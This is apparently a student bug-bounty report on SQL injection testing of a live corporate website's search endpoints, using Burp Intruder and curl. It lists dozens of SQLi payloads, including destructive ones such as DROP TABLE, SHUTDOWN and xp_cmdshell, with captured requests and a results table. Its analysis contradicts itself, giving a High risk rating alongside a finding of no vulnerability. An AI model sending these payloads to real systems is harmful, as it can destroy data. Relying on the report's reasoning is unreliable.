Sri Lanka Institute of Information Technology

SQL Injection - Report 02

IT23187214

Web Security - IE2062

Vulnerability Title:


SQL Injection Attack

Vulnerability Description:

I found this program on the HackerOne Bug hunting website. The website hosted at https://www.six-group.com. SQL Injection (SQLi) is a critical web vulnerability that allows attackers to manipulate backend SQL queries via user-supplied inputs. If it is not properly mitigated, it may lead to unauthorized data access, login bypass, or even full database compromise.

As part of the bug bounty testing process, we specifically targeted the search bar functionality of applications using the burp suite, focusing on identifying potential SQL injection vectors. I used Burp intruders to inject various payloads into query parameters to test how my application handled and responded to suspicious or incorrect SQL input.


Despite aggressive testing using known custom SQL protection, the application handled input consistently. This indicates the existence of powerful protection measures such as input validation and parameterized queries.



After running an automated vulnerability scan using **OWASP ZAP** against https://www.six-group.com, no SQL Injection vulnerabilities were detected. To further verify, I attempted **manual SQL injection testing** by injecting common SQL payloads into input fields and URL parameters. However, all inputs were properly sanitized, and no SQL errors or abnormal behavior were observed. The application appears to be well-protected against SQL Injection attacks.

Affected Components:

- Search Bar Input Field (GET or POST-based search queries)



Impact Assessment:

- **Risk Level:** High

No vulnerability or security risk was identified. The application's backend securely handled all inputs and returned sanitized responses without disclosing database errors or allowing query manipulation. This indicates that:

- Input is either escaped or filtered properly.
- The backend likely uses parameterized queries or prepared statements.
- SQL error feedback is suppressed, avoiding leakage of internal logic.

This level of protection prevents SQLi exploitation and upholds the integrity of the application's database.

Steps to Reproduce:

Tools Used:

- Burp Suite (Community Edition)
- Burp Intruder Module
- SQLi payload wordlist (custom & community payloads)
- Curl command

Testing Methodology:


1. **Intercept the Search Request**
   - Used Burp Suite's **proxy** to capture the HTTP request when a search query was submitted.

GET /search.php?q=apple HTTP/1.1

Host: https://www.six-group.com

2. **Send to Intruder**
   - Marked the value of the q parameter (apple) as the injection point.
   - Loaded a payload list containing SQLi strings.
3. **Payload Examples Used**
   - ' OR '1'='1
   - ' UNION SELECT NULL--
   - ' OR 1=1--
   - admin' --
   - '; DROP TABLE users--
   - ' AND SLEEP(5)—


4. **Analyze Responses**
    - Checked server responses for:
        - Differences in response length
        - SQL error messages
        - Time delays (for blind SQLi)
        - Changes in search result patterns
5. **Manual Test using curl**



```
┌──(bhr㉿desktop-2ftqhat)-[~/Desktop]
└─$ curl -i "https://www.six-group.com/en/services/search.html?as_q='"
HTTP/1.1 200 OK
Date: Sun, 27 Apr 2025 12:02:03 GMT
Set-Cookie: ProxySession=4e43f00a1a22OUbn9EGESfpl0tUkbiJlGEJ5FTadNgljRQ1HRAH5R8AAMa; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Language: en
X-XSS-Protection: 1; mode=block
X-Hostname: pub2
Cache-Control: no-store, max-age=0
Referrer-Policy: no-referrer, strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' analytics.twitter.com assets.juicer.io cdns.eu1.gigya.com cdn.cookielaw.org cdn.knightlab.com code.jquery.com conn
ect.facebook.net geolocation.onetrust.com munchkin.marketo.net optanon.blob.core.windows.net snap.licdn.com static.ads-twitter.com www.buzzsprout.com *.googletagmanager.com www.google.com
www.googleadservices.com www.gstatic.com www.youtube.com *.analytics.google.com *.google-analytics.com *.googleapis.com 505-xng-882.mktoweb.com 636-tke-312.mktoweb.com fonts.googleapis.com
 info.six-group.com info.finanzmuseum.ch info.ebill.ch accounts.eu1.gigya.com adservice.google.com ad.doubleclick.net cookies-data.onetrust.io graph.facebook.com info-sandbox.six-group.com
 privacyportal-ch.onetrust.com *.g.doubleclick.net www.juicer.io 505-xng-882.mktoresp.com 636-tke-312.mktoresp.com 505-xng-882.mktoutil.com 636-tke-312.mktoutil.com www.six-structured-prod
ucts.com *.google.com *.google.ad *.google.at *.google.com.au *.google.be *.google.ca *.google.ch *.google.de *.google.dk *.google.es *.google.fi *.google.fr *.google.gr *.google.com.hk *.
google.ie *.google.im *.google.is *.google.it *.google.co.jp *.google.li *.google.lu *.google.nl *.google.no *.google.pt *.google.se *.google.com.sg *.google.sm *.google.co.uk  www.schweiz
eraktien.net webapp-preprod.np.six-group.com webapp.api.six-group.com fonts.gstatic.com data: cdnapisec.kaltura.com googleads.g.doubleclick.net player.vimeo.com *.transistor.fm www.faceboo
k.com www.federli.ch www.youtube-nocookie.com *.fls.doubleclick.net anchor.fm podcasters.spotify.com; img-src https: data:;
X-Content-Type-Options: nosniff
Permissions-Policy: accelerometer=(), ambient-light-sensor=(), autoplay=(self "https://www.youtube.com"), camera=(), document-domain=(), encrypted-media=(), fullscreen=(self "https://www.y
outube.com"), geolocation=(), gyroscope=(), magnetometer=(), microphone=(), midi=(), payment=(), picture-in-picture=(self), sync-xhr=(self), usb=()
X-Transfer-ID: 511b0b9aa85450cda5ca56a757f3f129.8c033b90992fb677
Feature-Policy: accelerometer 'none'; ambient-light-sensor 'none'; autoplay 'self' https://www.youtube.com; camera 'none'; document-domain 'none'; encrypted-media 'none'; fullscreen 'self'
 https://www.youtube.com; geolocation 'none'; gyroscope 'none'; magnetometer 'none'; microphone 'none'; midi 'none'; payment 'none'; picture-in-picture 'self'; sync-xhr 'self'; usb 'none'
Strict-Transport-Security: max-age=31536000
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Transfer-Encoding: chunked
```

A manual SQL Injection test was performed using a curl request to inject a single quote (') into the as_q parameter of the search page (https://www.six-group.com/en/services/search.html?as_q='). The server responded with HTTP 200 OK, and no SQL error messages, database errors, or abnormal behaviors were observed. This confirms that the input is being properly sanitized, and no SQL Injection vulnerability was found through this testing.

Proof of Concept (PoC):




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
50	https://snap.licdn.com	GET	/li.lms-analytics/insight.min.js			200	41628	script	js		
51	https://www.googletagmanager.com	GET	/gtag/js?id=AW-16766725724&l=dataLayer&cx=c&gtm=45He54b0v79286100za200&tag_exp=10250968...	✓		200	3322...	script			
52	https://www.google-analytics.com	POST	/j/collect?v=1&_v=j101&aip=1&a=1004407931&t=pageview&_s=1&dl=https%3A%2F%2Fwww.six-grou...	✓		200	905	text			
53	https://www.google-analytics.com	POST	/j/collect?v=1&_v=j101&aip=1&a=1004407931&t=pageview&_s=1&dl=https%3A%2F%2Fwww.six-grou...	✓		200	918	text			
54	https://static.ads-twitter.com	GET	/uwt.js			200	59408	script	js		
55	https://www.six-group.com	GET	/bin/search/autocomplete?as_q=t&language=en	✓		200	1380	JSON			
56	https://www.six-group.com	GET	/bin/search/autocomplete?as_q=te&language=en	✓		200	1393	JSON			
57	https://www.six-group.com	GET	/bin/search/autocomplete?as_q=tes&language=en	✓		200	1352	JSON			
58	https://www.six-group.com	GET	/bin/search/autocomplete?as_q=test&language=en	✓		200	1341	JSON			
59	https://www.googletagmanager.com	GET	/static/service_worker/54a0/sw.js?origin=https%3A%2F%2Fwww.six-group.com	✓		200	21985	script	js		
60	https://www.googletagmanager.com	GET	/gtag/js?id=G-KV765L0KDG&l=dataLayer&cx=c&gtm=45He54b0v79286100za200&tag_exp=102509682	✓		200	4504	script			

Request

```
GET /bin/search/autocomplete?as_q=test&language=en HTTP/1.1
Host: www.six-group.com
Cookie: SIX_Language=en; OptanonAlertBoxClosed=2025-04-15T04:26:26.616Z;
 OptanonConsent=
isGpcEnabled=0&datestamp=Tue+Apr+15+2025+09%3A56%3A26+GMT%2B0530+(India+
Standard+Time)&version=202211.2.0&isIABGlobal=false&hosts=&landingPath=N
otLandingPage&groups=1%3A1%2C2%3A1%2C3%3A1%2C4%3A1; _mkto_trk=
id:636-TKE-312&token:_mch-six-group.com-8e4c8b638f2f0e676552f66092ac5cf3
; _gcl_au=1.1.695002210.1744691188; _ga=GA1.2.499860663.1744691189; _gid
=GA1.2.467259344.1744691189; _gat_UA-6528849-9=1; _gat_UA-6528849-1=1
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 15 Apr 2025 04:26:36 GMT
Content-Type: application/json;charset=utf-8
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 95
X-Hostname: publ
Cache-Control: max-age=60
Referrer-Policy: no-referrer, strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
Permissions-Policy: accelerometer=(), ambient-light-sensor=(),
autoplay=(self "https://www.youtube.com"), camera=(),
document-domain=(), encrypted-media=(), fullscreen=(self
"https://www.youtube.com"), geolocation=(), gyroscope=(),
magnetometer=(), microphone=(), midi=(), payment=(),
picture-in-picture=(self), sync-xhr=(self), usb=()
X-Transfer-ID: 16becb6bc1f72a9f5ade64f4d1fb0e20.b26c62e7546e8e98
Feature-Policy: accelerometer 'none'; ambient-light-sensor 'none';
```



Sniper attack

Start attack

Target: https://www.six-group.com

✓ Update Host header to match target

```
GET /bin/search/autocomplete?as_q=§test§&language=en HTTP/1.1
Host: www.six-group.com
Cookie: SIX_Language=en; OptanonAlertBoxClosed=2025-04-15T04:26:26.616Z; OptanonConsent=
isGpcEnabled=0&datestamp=Tue+Apr+15+2025+09%3A56%3A26+GMT%2B0530+(India+Standard+Time)&version=202211.2.0&isIABGlobal=false&hosts=&landi
ngPath=NotLandingPage&groups=1%3A1%2C2%3A1%2C3%3A1%2C4%3A1; _mkto_trk=
id:636-TKE-312&token:_mch-six-group.com-8e4c8b638f2f0e676552f66092ac5cf3; _gcl_au=1.1.695002210.1744691188; _ga=
GA1.2.499860663.1744691189; _gid=GA1.2.467259344.1744691189; _gat_UA-6528849-9=1; _gat_UA-6528849-1=1
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.six-group.com/en/home.html
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Payloads

Payload position: All payload positions

Payload type: Simple list


Payload count: 54

Request count: 54

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
")#
' OR 1=1--
' OR '1'='1'--
' OR '' = '
admin' --
' OR 1=1#
' OR 1=1/*
' OR 1=1-- -
' OR 1=1 LIMIT 1--
' OR 1=1 AND ''='
```




2. Intruder attack of https://www.six-group.com

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	365			1341	
1	'	200	162			1285	
2	"	400	329			1140	
3	`	400	155			1140	
4	')	200	401			1286	
5	")	400	341			1140	
6	')--	200	346			1286	
7	")--	400	380			1140	
8	')#	200	346			1286	
9	")#	400	173			1140	
10	' OR 1=1--	200	338			1283	
11	' OR '1'='1'--	200	457			1283	
12	' OR " = '	200	430			1283	
13	admin' --	200	423			1283	
14	' OR 1=1#	200	342			1283	
15	' OR 1=1/*	200	388			1283	
16	' OR 1=1-- -	200	378			1283	
17	' OR 1=1 LIMIT 1--	200	347			1283	
18	' OR 1=1 AND "='	200	1232			1283	
19	' UNION SELECT NULL--	200	1821			1283	
20	' UNION SELECT 1,2--	200	339			1283	
21	' UNION SELECT 1,2,3--	200	334			1283	
22	' UNION SELECT username, password FROM users--	200	830			1283	
23	' UNION SELECT table_name, column_name FROM informat...	200	1961			1283	
24	' UNION SELECT NULL, version()--	200	388			1283	
25	' UNION SELECT 1, @@version--	200	388			1283	
26	' UNION SELECT 1, database()--	200	346			1283	
27	' UNION ALL SELECT NULL,NULL--	200	467			1283	



2. Intruder attack of https://www.six-group.com

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
27	' UNION ALL SELECT NULL,NULL--	200	467			1283	
28	' AND 1=CONVERT(int, (SELECT @@version))--	200	3574			1283	
29	' AND extractvalue(1, concat(0x7e, version()))--	200	975			1283	
30	' AND updatexml(1,concat(0x7e,(version())),0)--	200	378			1283	
31	' AND (SELECT 1 FROM (SELECT COUNT(*), CONCAT((SELEC...	200	337			1283	
32	' AND SLEEP(5)--	200	357			1283	
33	' OR SLEEP(5)--	200	395			1283	
34	' AND IF(1=1, SLEEP(5), 0)--	200	408			1283	
35	' AND (SELECT * FROM users WHERE username = 'admin' A...	200	408			1283	
36	' WAITFOR DELAY '00:00:05'--	200	391			1283	
37	' AND pg_sleep(5)--	200	360			1283	
38	'; DROP TABLE users;--	200	2649			1283	
39	'; SHUTDOWN;--	200	1555			1283	
40	'; EXEC xp_cmdshell('dir');--	403	362			18776	
41	'; SELECT PG_SLEEP(5);--	200	503			1283	
42	/*	200	372			1286	
43	;%00	403	324			18776	
44	%23	200	1837			1364	
45	%3B	200	1286			1286	
46	%27 OR 1=1--	200	417			1283	
47	%22 OR 1=1--	200	373			1283	
48	%27%20OR%201=1--	200	411			1283	
49	%27%20UNION%20SELECT%20NULL--	200	339			1283	
50	'/**/OR/**/1=1--	200	385			1286	
51	'/*!50000OR*/1=1--	200	331			1286	
52	'+OR+1=1--	200	338			1283	
53	'%2bOR%2b1=1--	200	418			1283	
54	' OR ASCII(SUBSTRING(@@version,1,1))=77--	200	932			1283	

Response Behavior Observed:

- The application responded with status code 200 for most payloads, including basic injections like ' OR 1=1--, indicating the input was processed without error, which may suggest a potential SQL injection vulnerability.

- Some payloads such as ' UNION SELECT NULL--, ' AND 1=CONVERT(int, (SELECT @@version))-- triggered larger response lengths, which implies the backend may be revealing data through injection points.

- Time based payloads like SLEEP(5)--, WAITFOR DELAY '00:00:05'-- were sent successfully and returned standard response codes, but no noticeable delay was observed, meaning time-based blind SQLi might be ineffective or blocked.

- Payloads designed to extract version or database details (e.g., SELECT @@version, UNION SELECT table_name) returned different content lengths, which may help identify information disclosure.

- Some dangerous payloads like DROP TABLE users-- or ; EXEC xp_cmdshell('dir')-- were accepted by the server but didn't show any clear effect, possibly indicating command execution is not allowed or is being filtered/sandboxed.

- Certain simple payloads (e.g., just a ' or admin' --) returned smaller responses or unchanged output, suggesting that basic input sanitization might be applied on the front end or backend.

Proposed Mitigation or Fix:

Even though the application is currently secure, maintaining and improving protection is crucial. Here are detailed and actionable recommendations:

1. **Use Parameterized Queries (Prepared Statements):**
   Ensure all SQL queries are built using parameterized statements or stored procedures. Avoid directly injecting user input into queries.
2. **Input Validation & Sanitization:**
   Strictly validate all user inputs using allow-lists (e.g., only letters/numbers in search fields). Reject or sanitize suspicious characters like ', ", --, %, and others often used in SQLi.
3. **Implement Web Application Firewall (WAF):**
   Deploy a WAF to detect and block common SQL injection payloads and patterns before they reach the backend.
4. **Error Message Handling:**
   Do not expose raw database error messages to users. Configure the server to return generic error pages to avoid information disclosure.
5. **Rate Limiting & Monitoring:**
   Monitor for abnormal behavior (e.g., repeated SQL errors, injection patterns, long response times). Implement rate limiting on input fields like search bars.
6. **Database User Permissions:**
   Use least privileged principles ensure the web app database account has only the permissions it needs (e.g., no DROP, DELETE, UPDATE if not necessary).
7. **Timeouts for Time-Based Attacks:**
   Set reasonable timeouts for queries and responses to reduce the impact of time-based SQL injection attempts.
8. **Encoding & Escaping:**
   Apply proper encoding for user inputs displayed in HTML, JavaScript, or SQL to prevent payload execution.

9. **Regular Security Testing:**
   Perform regular security audits, automated vulnerability scans, and manual testing (including Burp Suite or similar tools) to detect injection points early.

Conclusion:

Through extensive testing using Burp Suite and manual analysis, we checked whether the search capabilities of the application are not affected by SQL injection. All payloads were treated safely, and no behavior was observed. Currently, the application adheres to strong security practices and requires continued application of proactive measures for continued protection.